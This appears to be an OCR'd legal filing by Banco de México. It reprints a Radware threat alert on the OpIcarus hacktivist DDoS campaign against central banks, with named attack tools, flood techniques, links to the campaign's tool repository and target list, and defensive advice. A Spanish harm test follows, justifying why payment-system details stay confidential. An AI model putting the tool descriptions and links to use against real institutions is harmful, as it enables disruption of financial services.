Opicarus is a multiphase operation originally launched by Anonymous on February 8, 2016 and is now entering its fifth phase on June 11, 2017. Its goal is to take down the websites and services associated with the global financial system. These attackers accuse the system with 'corruption' and want to raise public awareness; not financially motivated like cyber-criminals are. Their objective is to target these financial institutions with persistent denial-of-service (DoS) attacks and data dumps. Among the targets of previous attacks are the New York Stock Exchange, Bank of England, Bank of France, Bank of Greece, Bank of Jordan and the Bank of South Korea, among others.

Figure 1: Operation Image of OpSacred

(/WorkArea/DownloadAsset.aspx?id=1558)

Opicarus is a multiphase operation originally launched by Ano is now entering its fifth phase on June 11, 2017.

Download a Copy Now (/WorkArea/Downlc

OpSacred – OpIcarus Phase 5

Opicarus has become highly organized since it first launched and has evolved into its 5th campaign, named OpSacred. Announced on Facebook on May 12, 2017, hackers posted the documentation, tools and associated Facebook accounts. In the manifesto, Opicarus makes ten statements:

- Governments need to cease and desist all wars
- Governments need to return governance of the masses to the masses.
- Debt wage slavery is evil.
- Greed and materialism is evil
- That when a government no longer serves the needs of it's people that it is the duty of its citizens to resist this tyranny.
- That pollution of our planet for the purposes of greed and resource extraction must stop. We only have one planet and it is sacred.
- That capitalist lobbying of government is corruption.
- That all humanity should enjoy equality.
- That borders and nations are a manmade construct and are disingenuous as we are one.
- That all decisions should be made based on an unconditional love for humanity.

According to a Facebook post[1], Opicarus2017 will start on June 11th and run till June 21st. The post included a target list for the operation that includes most of the organizations targeted during previous phases.

Figure 2: Opicarus Facebook Event Page

Reasons for Concern

This operation has more supporters than previous phases and is very well organized. Attackers have transitioned from suggesting LOIC to a series of scripted tools as well as using VPN's and Tor to mask their identity. They are consolidating this information in centralized location - GitHub pages - to make it easier to participants to join the operation.

There are more advanced cyber-attack tools compared to previous campaigns available on the GitHub page. The Github documentation folder contains information about several large organizations. In phase 5, attackers use open source intelligent tools and scanners to visualize and analyze targeted networks. For example, Zed Attack Proxy, Z.A.P., a tool used to find security vulnerabilities in web applications.

Targets

Target list for Opicarus2017 is featured on Pastebin. Targeted sites include the International Monetary Fund, the Federal Reserve of America, and central banks of various countries around the world. The full list is available at **https://pastebin.com/CLeFfFRA(https://pastebin.com/CLeFfFRA)**

Opicarus DDoS Arsenal

The operation Github page features a set of denial of service tools ranging from basic GUI tools to scripts coded in Python, Perl and C. These tools were not created for Opicarus but are rather a collection of tools used by other hacktivist and security professionals.

R U Dead Yet (RUDY) - a slow-rate HTTP POST (Layer 7) denial-of-service tool using long form field submissions. By injecting one byte of information into an application POST field at a time and then waiting, R.U.D.Y. causes application threads to await the end of never-ending posts in order to perform processing (this behavior is necessary in order to allow web servers to support users with slower connections). Since R.U.D.Y. causes the target webserver to hang while waiting for the rest of an HTTP POST request, by initiating simultaneous connections to the server the attacker is ultimately able to exhaust the server's connection table and create a denial-of-service condition.

Tor's Hammer a Layer 7 DoS tool that executes a **DoS attack (/ddos-knowledge-center/ddospedia/dosattack/)** by using a classic slow POST attack, where HTML POST fields are transmitted in slow rates under the same session (actual rates are randomly chosen within the limit of 0.5-3 seconds).

Similar to R.U.D.Y., the slow POST attack causes the web server application threads to await the end of boundless posts in order to process them. This causes the exhaustion of the web server resources and causes it to enter a denial-of-service state for any legitimate traffic.

A new functionality added to Tor's Hammer is a traffic anonym capability. DoS attacks can be carried out through the Tor Network by using a native socks proxy integrated in Tor clients. This enables launching the attack from random source IP addresses, which makes tracking the attacker almost impossible.

XerXeS - an extremely efficient DoS tool providing the capacity to launch multiple automated independent attacks against several target sites without necessarily requiring a botnet.

KillApache - takes advantage of an old vulnerability allowing attackers to send requests to an Apache server to retrieve URL content in a large number of overlapping "byte ranges" or chunks, effectively causing the server to run out of useable memory - resulting in a denial-of-service condition.

Other DDoS attack tools include:

- BlackHorizon
- CescentMoon
- MasterK3Y
- OpicarusBot
- Asundos
- Asundos2
- D4rk
- Finder

- ChiHULK
- GoldenEye
- HellSec
- IrcAbuse
- PentaDos
- Purple
- Saddam
- Saphyra
- B0wS3rDdos
- Blacknurse
- Botnet
- Clover
- Getrekt
- L7
- M60
- wso

Figure 8: OplcarusBot – A Layer 7 attack tool for Oplcarus

Oplcarus Github Pages

Oplcarus - https://github.com/oplcaruscollective/Oplcarus/(https://github.com/oplcaruscollective/Oplcarus/)
Documentation - https://github.com/oplcaruscollective/Oplcarus/tree/Documentation (https://github.com/oplcaruscollective/Oplcarus/tree/Documentation)
Tools - https://github.com/oplcaruscollective/Oplcarus/tree/Tools(https://github.com/oplcaruscollective/Oplcarus/tree/Tools)
YouTube channel - https://youtu.be/rkS2RfPkTkY(https://youtu.be/rkS2RfPkTkY)

Attack Vectors

Nmap – a security scanner designed for network discovery and security auditing. It uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) those hosts are offering. In addition, they identify what operating systems (and OS versions) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics.

Zed Attack Proxy - The OWASP Zed Attack Proxy, ZAP, is a popular and open source security tool that helps users automatically scan and find security vulnerabilities in web applications.

Maltego – an open source intelligence and forensic tool allowing users to discover data from open sources and visualize the data in graphs and detailed reports for data mining and link analysis.

TCP flood - One of the oldest yet still very popular DoS attacks. It involves sending numerous SYN packets to the victim. In many cases, attackers will spoof the SRC IP so the reply (SYN+ACK packet) will not return, thus overwhelming the session/connection tables of the targeted server or one of the network entities on the way (typically the firewall). Servers need to open a state for each SYN packet that arrives and they store this state in tables that have limited size. As big as this table may be it is easy to send sufficient amount of SYN packets that will fill the table, and once this happens the server starts to drop a new request, including legitimate ones. Similar effects can happen on a firewall that also has to process and invest in each SYN packet. Unlike other TCP or application level attacks the attacker does not have to use a real IP - this is perhaps the biggest strength of the attack.

UDP Flood – attacker sends large UDP packets to a single destination or to random ports. Since the UDP protocol is "connectionless" and does not have any type of handshake mechanism, the main intention of a UDP flood is to saturate the internet pipe. In most cases the attackers spoof the SRC (source) IP

HTTP/S Flood - An attack method used by hackers to attack web servers and applications. These floods consist of seemingly legitimate session-based sets of HTTP GET or POST requests sent to a targeted web server. HTTP floods do not use spoofing, reflective techniques or malformed packets. These requests are specifically designed to consume a significant amount of the server's resources, and therefore can result in a denial-of-service. Such requests are often sent en masse by means of a botnet, increasing the attack's overall power. HTTP and HTTPS flood attacks are one of the most advanced threats facing web servers today since it is hard for network security devices to distinguish between legitimate and malicious HTTP traffic.

SQL Injection – This technique takes advantage of poor application coding. When the application inputs are not sanitized, it becomes vulnerable. Attackers can modify an application SQL query to gain access to unauthorized data with administrator access, run remote commands on the server, drop or create objects in the database, and more.




Figure 4: These tools can be found on GitHub at(https://github.com/opicaruscollective/Opicarus/tree/Tools)(https://github.com/opicaruscollective/Opicarus/tree/Tools)

Effective DDoS Protection Essentials

- **Hybrid DDoS Protection (https://www.radware.com/products/defensepro/)** (on-premise + cloud) – for real-time **DDoS attack prevention (https://www.radware.com/solutions/security/)** that also addresses high volume attacks and protects from pipe saturation
- **Behavioral-Based Detection**- to quickly and accurately identify and block anomalies while allowing legitimate traffic through
- **Real-Time Signature Creation**- to promptly protect from unknown threats and 0-day attacks
- **A cyber-security emergency response plan**- that includes a dedicated emergency team of experts who have experience with Internet of Things security and handling IoT outbreaks

Effective Web Application Security Essentials

- **Full OWASP Top-10 application vulnerabilitiescoverage**– against defacements, injections, etc.
- **Low false positive rate**– using negative and positive security models for maximum accuracy
- **Auto policy generation**capabilities for the widest coverage with the lowest operational effort
- **Bot protection and device fingerprinting**capabilities to overcome dynamic IP attacks and achieving improved bot detection and blocking
- **Securing APIs** by filtering paths, understanding XML and JSON schemas for enforcement, and activity tracking mechanisms to trace bots and guard internal resources

- **Flexible deployment options**- on-premise, out-of-path, virtual or cloud-based

For further security measures, Radware urges companies to inspect and patch their network in order to defend against risks and threats.

Under Attack and in Need of Expert Emergency Assistance? Radware Can Help.

Radware offers a service to help respond to security emergencies, neutralize the risk and better safeguard operations before irreparable damages occur. If you're under DDoS attack or malware outbreak and in need of emergency assistance, **Contact us (https://www.radware.com/underattack/)** with the code "Red Button".

- **https://www.facebook.com/HarveyHarris6/posts/421743798189945(https://www.facebook.com/HarveyHarris6/posts/421743798189945)**
- **https://www.facebook.com/events/236685386815328(https://www.facebook.com/events/236685386815328/)**
- **https://en.wikipedia.org/wiki/Maltego(https://en.wikipedia.org/wiki/Maltego)**

Click here (/WorkArea/DownloadAsset.aspx?id=1558) to download a copy of the ERT Threat Alert.

Download Now (/WorkArea/DownloadAsset.aspx?id=1558)

DDoS Knowledge Center

- DDoS Chronicles (/ddos-knowledge-center/ddos-chronicles/)
- Research (/ddos-knowledge-center/research/)
- DDoS Definitions - DDoSPedia (/ddos-knowledge-center/ddospedia/)
- Infographics (/ddos-knowledge-center/infographics/)

DDoS Threats and Attacks

- DDoS Attack Types (/ddos-threats-attacks/ddos-attack-types/)
- DDoS Ring of Fire (/ddos-threats-attacks/ddos-ring-of-fire/)
- Threat Advisories and Attack Reports (/ddos-threats-attacks/threat-advisories-attack-reports/)

DDoS Experts' Insider

- Losing Sleep in the C-Suite (/ddos-experts-insider/losing-sleep-c-suite/)
- Expert Talk (/ddos-experts-insider/expert-talk/)
- ERT Case Studies (/ddos-experts-insider/ert-case-studies/)

Under Attack and Need Emergency Assistance?

Radware Can Help. **Click Here. (https://www.radware.com/underattack/)**

radware.com (http://www.radware.com)

- Security (https://www.radware.com/Solutions/Security/)
- SSL Attack Protection (https://www.radware.com/solutions/ssl-attack-protection/)
- Application & Network Security (https://www.radware.com/Products/#ApplicationSecurity)

Community

- Radware Blog (http://blog.radware.com/security/)
- Radware Connect (https://itunes.apple.com/us/app/radware-connect/id291124100?mt=8)

© Radware Ltd. 2017 All Rights Reserved Privacy Policy (http://www.radware.com/PrivacyPolicy.aspx) Feedback (/feedback)

FOLLOW US:

Twitter (https://twitter.com/radware) LinkedIn (https://www.linkedin.com/companies/165642)
Google+ (https://plus.google.com/+radware)
YouTube (https://www.youtube.com/user/radwareinc)
facebook (https://www.facebook.com/Radware)
slideshare (http://www.slideshare.net/Radware)

ANEXO "P"

Impresión de la información referenciada en el pie de página 16

http://www.banxico.org.mx/SieInternet/consultarDirectorioInternetAction.do?sector=5&accion=consultarCuadro&idCuadro=CF252&locale=es,

Consultada el 15 de enero de 2018

Consulta de Series - Banxico

Página 1 de 1

Banco de México

Sistemas de pago

Sistemas con liquidación en tiempo real.

Fecha de consulta 15/01/2018 06:14:32

Titulo	Sistemas de pago, Sistemas de liquidación en tiempo real, Días operados	Sistemas de pago, Sistemas de liquidación en tiempo real, Sistema de Atención a Cuentahabientes de Banco de México SIAC, Número de operaciones	Sistemas de pago, Sistemas de liquidación en tiempo real, Sistema de Atención a Cuentahabientes de Banco de México SIAC, Importe	Sistemas de pago, Sistemas de liquidación en tiempo real, Sistema de Pagos Electrónicos de Uso Ampliado SPEUA, Número de operaciones	Sistemas de pago, Sistemas de liquidación en tiempo real, Sistema de Pagos Electrónicos de Uso Ampliado SPEUA, Importe	Sistemas de pago, Sistemas con liquidación en tiempo real, Sistema de Liquidación de Valores INDEVAL, Número de operaciones	Sistemas de pago, Sistemas con liquidación en tiempo real, Sistema de Liquidación de Valores INDEVAL, Importe (millones de pesos)	Sistemas con liquidación en tiempo real, Sistema de Pagos Electrónicos Interbancarios SPEI, Número de operaciones	Sistemas con liquidación en tiempo real, Sistema de Pagos Electrónicos Interbancarios SPEI, Importe (millones de pesos)	Sistemas con liquidación en tiempo real, Sistema de Pagos Electrónicos Interbancarios en Dólares SPID, Número de operaciones	Sistemas con liquidación en tiempo real, Sistema de Pagos Electrónicos Interbancarios en Dólares SPID, Importe (millones de dólares)
Periodo disponible	Ene 1997 - Dic 2017	Ene 1997 - Dic 2017	Ene 1997 - Dic 2017	Ene 1997 - Dic 2017	Ene 1997 - Dic 2017	Ene 1997 - Dic 2017	Ene 1997 - Dic 2017	Ene 1997 - Dic 2017	Ene 1997 - Dic 2017	Jul 2017 - Dic 2017	Jul 2017 - Dic 2017
Periodicidad	Mensual	Mensual	Mensual	Mensual	Mensual	Mensual	Mensual	Mensual	Mensual	Mensual	Mensual
Cifra	Sin tipo de Cifra	Volumen	Flujos	Volumen	Flujos	Volumen	Flujos	Volumen	Flujos	Volumen	Flujos
Unidad	Días	Operaciones	Millones de Pesos	Operaciones	Millones de Pesos	Operaciones	Millones de Pesos	Operaciones	Millones de Pesos	Operaciones	Millones de Dólares
Base											
Aviso											
Tipo de información	Niveles	Niveles	Niveles	Niveles	Niveles	Niveles	Niveles	Niveles	Niveles	Niveles	Niveles
Fecha	SF41080	SF41082	SF41077	SF41084	SF41078	SF61963	SF61952	SF46188	SF46189	SF309374	SF309375
Ene 2017	22	4,817	467,311	N/E	N/E	338,784	75,038,943	35,[illegible]	21,873,271	N/E	N/E
Feb 2017	19	3,981	413,315	N/E	N/E	256,785	88,553,[illegible]	34,817,472	21,505,[illegible]	N/E	N/E
Mar 2017	22	4,281	347,787	N/E	N/E	321,479	74,800,270	40,[illegible]	20,[illegible]	N/E	N/E
Abr 2017	18	3,515	448,380	N/E	N/E	362,076	65,515,272	35,[illegible]	[illegible],494,[illegible]	N/E	N/E
May 2017	22	4,279	532,703	N/E	N/E	376,478	80,960,756	37,831,714	21,994,[illegible]	N/E	N/E
Jun 2017	22	4,115	450,622	N/E	N/E	341,433	70,053,055	43,[illegible]	21,093,[illegible]	N/E	N/E
Jul 2017	21	3,927	409,382	N/E	N/E	305,917	84,519,346	35,340,331	21,570,446	120,275.00	11,[illegible]
Ago 2017	23	4,164	471,344	N/E	N/E	317,179	88,[illegible]	41,207,001	[illegible]	135,[illegible]	11,[illegible]
Sep 2017	21	3,887	495,392	N/E	N/E	N/E	N/E	42,471,[illegible]	21,891,127	147,245.00	11,[illegible]
Oct 2017	22	4,403	404,[illegible]	N/E	N/E	N/E	N/E	40,171,[illegible]	[illegible]	N/E	N/E
Nov 2017	20	3,989	429,127	N/E	N/E	N/E	N/E	45,[illegible]	21,713,416	N/E	N/E
Dic 2017	19	3,749	505,454	N/E	N/E	N/E	N/E	46,575,[illegible]	[illegible]	N/E	N/E

http://www.banxico.org.mx/SieInternet/consultarDirectorioInternetAction.do?accion=consultarSeries 15/01/2018

BANCO DE MÉXICO

PRUEBA DE DAÑO

Información relacionada con elementos operativos y técnicos de los sistemas que directa o indirectamente soportan las operaciones del Banco de México en su función de propiciar el buen funcionamiento de los sistemas de pagos

En términos de lo dispuesto en los artículos 6, apartado A, sexto párrafo, 28, párrafos sexto y séptimo, de la Constitución Política de los Estados Unidos Mexicanos; 113, fracción IV, de la Ley General de Transparencia y Acceso a la información Pública (LGTAIP); 110, fracción IV, de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); así como Vigésimo segundo, fracciones I, II y IV, de los Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas (Lineamientos), es de clasificarse como información reservada aquella que:

- Menoscabe la efectividad de las medidas implementadas en los sistemas financiero, económico, cambiario o monetario del país, y ponga en riesgo el funcionamiento de tales sistemas o, en su caso, de la economía nacional en su conjunto;

- Comprometan las acciones encaminadas a propiciar el sano desarrollo del sistema financiero y el buen funcionamiento de los sistemas de pagos;

- Genere el incumplimiento de las obligaciones de un participante en un sistema de pagos que dé lugar a que otros participantes incumplan, a su vez, con sus respectivas obligaciones y pueda afectar al sistema financiero.

Por lo que la **"Información relacionada con elementos operativos y técnicos de los sistemas que directa o indirectamente soportan las operaciones del Banco de México en su función de propiciar el buen funcionamiento de los sistemas de pagos"**, es clasificada como reservada, en virtud de lo siguiente:

La divulgación de la citada información representa un riesgo de perjuicio significativo al interés público, menoscabaría la efectividad de las medidas implementadas en los sistemas financiero y económico, pondría en riesgo el funcionamiento de tales sistemas o, en su caso, de la economía nacional en su conjunto; comprometería las acciones encaminadas al buen funcionamiento de los sistemas de pagos; otorgaría información a los cibercriminales para diseñar estrategias de ataque a los mismos lo cual generaría irregularidades en los sistemas de pagos; toda vez que dicho riesgo es:

1) **Real**. Revelar o divulgar la información relacionada con elementos operativos y técnicos de los sistemas que directa o indirectamente soportan las operaciones del Banco de México en su función de propiciar el buen funcionamiento de los sistemas de pagos, **facilitaría a una persona o grupo de personas malintencionadas identificar aspectos de la organización, los procesos y, en general, de sus sistemas, posibilitando la realización de un ataque**. Asimismo, **facilita a individuos y grupos con fines delincuenciales el diseño de estrategias para llevar a cabo ataques cibernéticos dirigidos específicamente a los sistemas de pagos**

administrados por este Instituto Central; dichos ataques focalizados pueden tener mayor probabilidad de éxito debido a que los delincuentes, una vez que conozcan la información materia de la presente, podrían dedicar todos sus recursos a ataques específicos identificados con base en la información de las especificaciones en materia de seguridad a las que nos referimos. De realizarse un ataque exitoso se puede poner en riesgo la información relativa a los usuarios de los sistemas de pagos, tanto de las instituciones financieras como de las personas físicas y morales, y en consecuencia, de las operaciones que realizan. En un caso extremo, puede darse la alteración de las órdenes de transferencia entre las cuentas bancarias de los participantes o la disrupción de los servicios de estos sistemas y, en consecuencia, pondría en riesgo el funcionamiento del sistema financiero y de la economía nacional en su conjunto, dañaría el buen funcionamiento de los sistemas de pagos y crearía distorsiones en los mismos.

Está documentado en la literatura especializada en la materia que los principales elementos de información que requiere conocer un cibercriminal son: la arquitectura de los sistemas, sus especificaciones técnicas, horarios de operación, funcionalidad general, protocolos de comunicación, aspectos de seguridad informática instrumentados, entre otros, para descubrir y aprovechar los puntos débiles que pudieran existir en estos elementos y atacar a los sistemas.[1]

En el caso en concreto, la información relacionada con elementos operativos y técnicos de los sistemas que directa o indirectamente soportan las operaciones del Banco de México en su función de propiciar el buen funcionamiento de los sistemas de pagos contienen **aspectos de seguridad**, tales como procedimientos, controles, manuales operativos, proveedores de servicios y herramientas relacionadas con la seguridad informática, información sobre los componentes de los sistemas informáticos así como especificaciones de equipos de cómputo y telecomunicaciones, por lo que su divulgación proporcionaría elementos de información que facilitarían a los cibercriminales aprovechar los puntos débiles de los sistemas de pagos, y en consecuencia llevar a cabo ataques informáticos más certeros con la finalidad de causar daños o disrupción de servicios, obtener información, o realizar operaciones ilícitas como fraudes a través de dichos sistemas de pagos.

Por otro lado, es de destacar que **los cibercriminales han utilizado técnicas de ingeniería social para obtener información y con ello acceder o vulnerar incluso los sistemas más seguros.** Una de las formas más comunes de vulnerar los sistemas es mediante ataques informáticos los cuales son acciones encaminadas a ingresar sin autorización a computadoras, sistemas, aplicaciones, y redes de comunicación, entre otros elementos, con la finalidad de causar daños o disrupción de servicios, obtener información, o realizar operaciones ilícitas como fraudes. Las corporaciones multinacionales y las agencias de noticias han sido víctimas de sofisticados ataques dirigidos contra sus sistemas de información derivado de la aplicación de técnicas de ingeniería social.[2]

---

1 Wilshusen, G. C., & Powner, D. A. (2009). Cybersecurity: Continued efforts are needed to protect information systems from evolving threats (No. GA0-10-230T). GOVERNMENT ACCOUNTABILITY OFFICE WASHINGTON DC.

2 Granger, S. (2001). Social engineering fundamentals, part I: hacker tactics. Security Focus, December 18.

En consecuencia, la información referida actualiza la causal de reserva prevista en el artículo 113, fracción IV, de la LGTAIP y 110, fracción IV, de la LFTAIP, toda vez que su divulgación menoscabaría la efectividad de las medidas implementadas en los sistemas financiero, económico, cambiario o monetario del país; pondría en riesgo el funcionamiento de tales sistemas o, en su caso, de la economía nacional en su conjunto; comprometería las acciones encaminadas a propiciar el buen funcionamiento de los sistemas de pagos; y generaría incumplimiento de las obligaciones de un participante en un sistema de pagos que dé lugar a que otros participantes incumplan, a su vez, con sus respectivas obligaciones que pueda afectar seriamente al sistema financiero.

2) Demostrable. Está documentado que durante los últimos años se ha observado un incremento sostenido de ataques informáticos en el sector financiero a nivel mundial, incluyendo Bancos Centrales y diversas instituciones financieras. Las investigaciones realizadas señalan que estos ataques han sido orquestados por organizaciones criminales internacionales con herramientas y técnicas sofisticadas que, además de dañar la reputación de las instituciones afectadas, han generado cuantiosas pérdidas económicas.[3]

Tal es el caso de los ataques cibernéticos que han sufrido otros Bancos Centrales a través de la infraestructura de sistemas de pagos conocida como SWIFT, la cual ha sido utilizada para realizar robos de capital, uno de estos casos es el del Banco Central de Bangladesh, que sufrió un robo de 81 millones de dólares.[4] O como el caso del Banco del Austro en Ecuador, en el que los atacantes utilizaron un método muy similar al de Bangladesh, para robar 12 millones de dólares.[5] Respecto de lo anterior, a la fecha SWIFT continúa siendo objeto de ataques por diferentes grupos de delincuentes informáticos, y expertos en seguridad informática consideran que este tipo de actividades es susceptible de expandirse a otros servicios financieros.[6] Asimismo, los sistemas de empresas como Google, Facebook, PayPal y el New York Times se han visto comprometidos por ataques cibernéticos.[7]

Entre otros ataques relevantes se encuentran:

a) **El ataque de tipo "*Watering hole*"** en Polonia, que permitió utilizar un servidor de la Autoridad de Supervisión Financiera para distribuir código malicioso a más de 20 bancos

[3] Cashell, B., Jackson, W. D., Jickling, M., & Webel, B. (2004). The economic impact of cyber-attacks. Congressional Research Service Documents, CRS RL32331 (Washington DC).

[4] Michael Riley, Alan Katz. "Swift Hack Probe Expands to Up to a Dozen Banks Beyond Bangladesh". Bloomberg. 26 Mayo 2016

[5] Clavijo R. Felipe, Osorio Daniel y Yanquen Eduardo. (2017). "RIESGO CIBERNÉTICO: RELEVANCIA Y ENFOQUES PARA SU REGULACIÓN Y SUPERVISIÓN", 92 (Colombia).

[6] Antony Peyton. "Symantec reveals more hack attempts on Swift network". Banking Technology. 11 oct 2016

[7] Krombholz, K., Hobel, H., Huber, M., & Weippl, E. (2015). Advanced social engineering attacks. Journal of Information Security and applications, 22, 113-122.

polacos[8], el cual se presentó en diversos países incluyendo México, en donde la Comisión Nacional Bancaria y de Valores resultó afectada;[9]

b) **El ataque del ransomware de *WannaCry***, que aprovechó una vulnerabilidad inherente de Microsoft Windows, para cifrar la información contenida en las máquinas y exigir el pago de un "rescate" para devolver el contenido a su forma original, el cual interrumpió significativamente la operación rutinaria de varias instituciones comerciales y gubernamentales, incluidas Fedex, Deutsche Bahn, Megafon, Telefónica, el Banco Central de Rusia, Ferrocarriles de Rusia y el Ministerio del Interior de Rusia;[10]

c) **El ataque mediante el código malicioso "*Petya*"**, enfocado en borrar archivos y discos duros completos, que paralizó las actividades de aerolíneas, bancos y bufetes de abogados en Europa;[11]

d) **El ataque más reciente que se perpetuo a BANCOMEXT** el 9 de enero de 2018 a través de una afectación en su plataforma de pagos internacionales provocada por un tercero. Dicho ataque es similar a intromisiones ocurridas en otras instituciones en México y América Latina;[12]

9) **La alerta mencionada por la National Emergency Number Association en coordinación con el FBI, sobre la posibilidad de ataques de negación de servicios** telefónicos conocidos como TDoS (Telephony denial of service, por sus siglas en inglés) a entidades del sector público;[13]

10) **La empresa de ciberseguridad S21sec informó acerca de una serie de ciberataques a través del grupo cibercriminal llamado 'Cobalt'**, el cual refiere a un tipo de ataque realizado a los cajero automáticos basado en red, es decir que no se requiere acceso físico al cajero

---

8 Badcyber, Author. "Several Polish Banks Hacked, Information Stolen by Unknown Attackers." BadCyber, 9 Feb. 2017, http://badcyber.com/several-polish-banks-hacked-information-stolen-by-unknown-attackers/ consultado el 11 oct 2017.

9 BAE Systems Applied Intelligence. "BAE Systems Threat Research Blog." Lazarus & Watering-Hole Attacks, 1 Jan. 1970, http://baesystemsai.blogspot.mx/2017/02/lazarus-watering-hole-attacks.html . consultado el 2 de mayo de 2018. consultado el 11 oct 2017.

10 Mattei, T. A. (2017). Privacy, Confidentiality, and Security of Health Care Information: Lessons from the Recent WannaCry Cyberattack. World Neurosurgery, 104, 972-974.

11 Marín, Eduardo. "Descubren Que Petya, El Ataque Que Paralizó Empresas De Toda Europa, No Secuestraba Archivos Sino Que Los Borraba." Gizmodo En Español, Es.gizmodo.com, 28 June 2017, http://es.gizmodo.com/descubren-que-petya-el-ataque-que-paralizo-empresas-de-1796492938 consultado el 11 oct 2017.

12 BANCOMEXT. "Acción oportuna de BANCOMEXT salvaguarda intereses de clientes y la institución". http://www.bancomext.com/comunicados/18443, consultado el 07 de febrero de 2018.

13 Nussman, Chris. "DHS Bulletin on Denial of Service (TDoS) Attacks on PSAPs." NENA The 911 Association, 17 Mar. 2013, www.nena.org/news/119592/DHS-Bulletin-on-Denial-of-Service-TDoS-Attacks-on-PSAPs.htm, consultada el 22 de enero de 2018.

para perpetrarlos, sino que la infección se lleva a cabo desde la propia red interna del banco;[14]

11) **El caso de Holanda**, en el cual diez millones de holandeses se quedaron sin firma digital debido a **un ciberataque basado en la modalidad de denegación de servicio distribuido** (DDoS), el cual consistente en el bloqueo del portal como consecuencia de una avalancha de solicitudes;[15] y

12) ***Delta Air Lines***, informó a través de un comunicado que la compañía *[24]7.ai*, proveedora de servicios informáticos de ésta y otras compañías, fue **víctima de una serie de ciberataques** entre el 26 de septiembre al 12 de octubre de 2017, suceso que causó que los datos bancarios de algunos de los usuarios de la aerolínea se hayan visto comprometidos durante ese periodo.[16]

En relación con lo anterior, es importante señalar que **México ocupa el tercer lugar mundial en crímenes cibernéticos, después de China y Sudáfrica**[17] y que tan sólo en México, el costo causado por el *cibercrimen* ascendió a $5,500 millones de dólares y afectó alrededor de 22.4 millones de personas; mientras que a nivel mundial, el costo ascendió a $125,900 millones de dólares y afectó a 689.4 millones de personas.[18] Por lo anterior, este Instituto Central[19] y autoridades como la Secretaría de Hacienda y Crédito Público[20] se han pronunciado sobre la importancia de fortalecer la ciberseguridad para la estabilidad del sistema financiero.

En este sentido, la divulgación de la información materia de la presente prueba de daño, potencializaría que hechos como los mencionados ocurran respecto de los sistemas informáticos que opera el Banco de México, puesto que de divulgarse la información relacionada con elementos operativos y técnicos de los sistemas informáticos que directa o

---

14 S21Sec. "COBALT: EL CIBERCRIMEN ORGANIZADO GOLPEA LOS CAJEROS AUTOMÁTICOS EUROPEOS." S21Sec, 23 Nov. 2016, www.s21sec.com/es/blog/2016/11/cobalt-cibercrimen-organizado-que-ataca-a-los-cajeros-automaticos-europeos consultado el 30 de abril de 2018.

15 Recalde, Luis. EL CIBERESPACIO: EL NUEVO TEATRO DE GUERRA GLOBAL. Revista De Ciencias De Seguridad y Defensa, http://geo1.espe.edu.ec/wp-content/uploads/2016/07/art15.pdf consultado el 30 de abril de 2018

16 Delta Airlines. "INFORMATION ON [24]7.AI CYBER INCIDENT." Information on [24]7.Ai Cyber Incident, 7 Apr. 2018, www.delta.com/content/www/en_US/response.html consultado el 30 de abril de 2018.

17 Arreola Javier. "Ciberseguridad (casi) a prueba del enemigo 'invisible'". Forbes México. http://www.forbes.com.mx/ciberseguridad-casi-prueba-del-enemigo-invisible/ consultado el 11 de octubre de 2017.

18 Informe Norton sobre Ciberseguridad 2016 - Comparaciones Globales https://www.symantec.com/content/dam/symantec/mx/docs/reports/2016-norton-cyber-security-insights-comparisons-mexico-es.pdf consultado el 9 de octubre de 2017.

19 En septiembre de 2016, el Banco de México publicó el documento "Política y funciones del Banco de México respecto a las infraestructuras de los mercados financieros" en el cual dedica una sección especial al tema de seguridad informática. Este documento se encuentra disponible en la siguiente dirección electrónica: http://www.banxico.org.mx/sistemas-de-pago/informacion-general/politica-del-banco-de-mexico-respecto-de-las-infra/%7B2EAC65D2-21F4-AB2D-D250-06926EE796F8%7D.pdf

20 Secretaría de Hacienda y Crédito Público. "Comunicado No. 212. Clave Para El Desarrollo De México, Fortalecer La Ciberseguridad: Meade Kuribreña." Gob.mx, 23 Oct. 2017, www.gob.mx/shcp/es/prensa/comunicado-no-212-clave-para-el-desarrollo-de-mexico-fortalecer-la-ciberseguridad-meade-kuribrena?idiom=es consultado el 23 de noviembre de 2017.

indirectamente soportan las operaciones del Banco de México en su función de propiciar el buen funcionamiento de los sistemas de pagos, los cibercriminales contarían con los elementos necesarios para perpetrar un ataque informático a este Instituto Central y los sistemas de pagos que opera éste.

3) **Identificable.** Independientemente del origen o finalidad de un ataque contra los sistemas de pagos administrados por el Banco de México o las tecnologías de la información, comunicaciones o infraestructura tecnológica bajo la cual operan dichos sistemas de pagos, podrían resultar afectadas las órdenes de transferencia en las cuentas bancarias de **los distintos participantes y de los usuarios de los sistemas** en comento. A su vez, estas afectaciones en las órdenes de transferencia podrían derivar en una pérdida de patrimonio no sólo para las instituciones financieras del país y demás participantes de los sistemas de pagos, sino en perjuicio de la población usuaria de los pagos electrónicos interbancarios, es decir **millones de personas físicas y morales**.

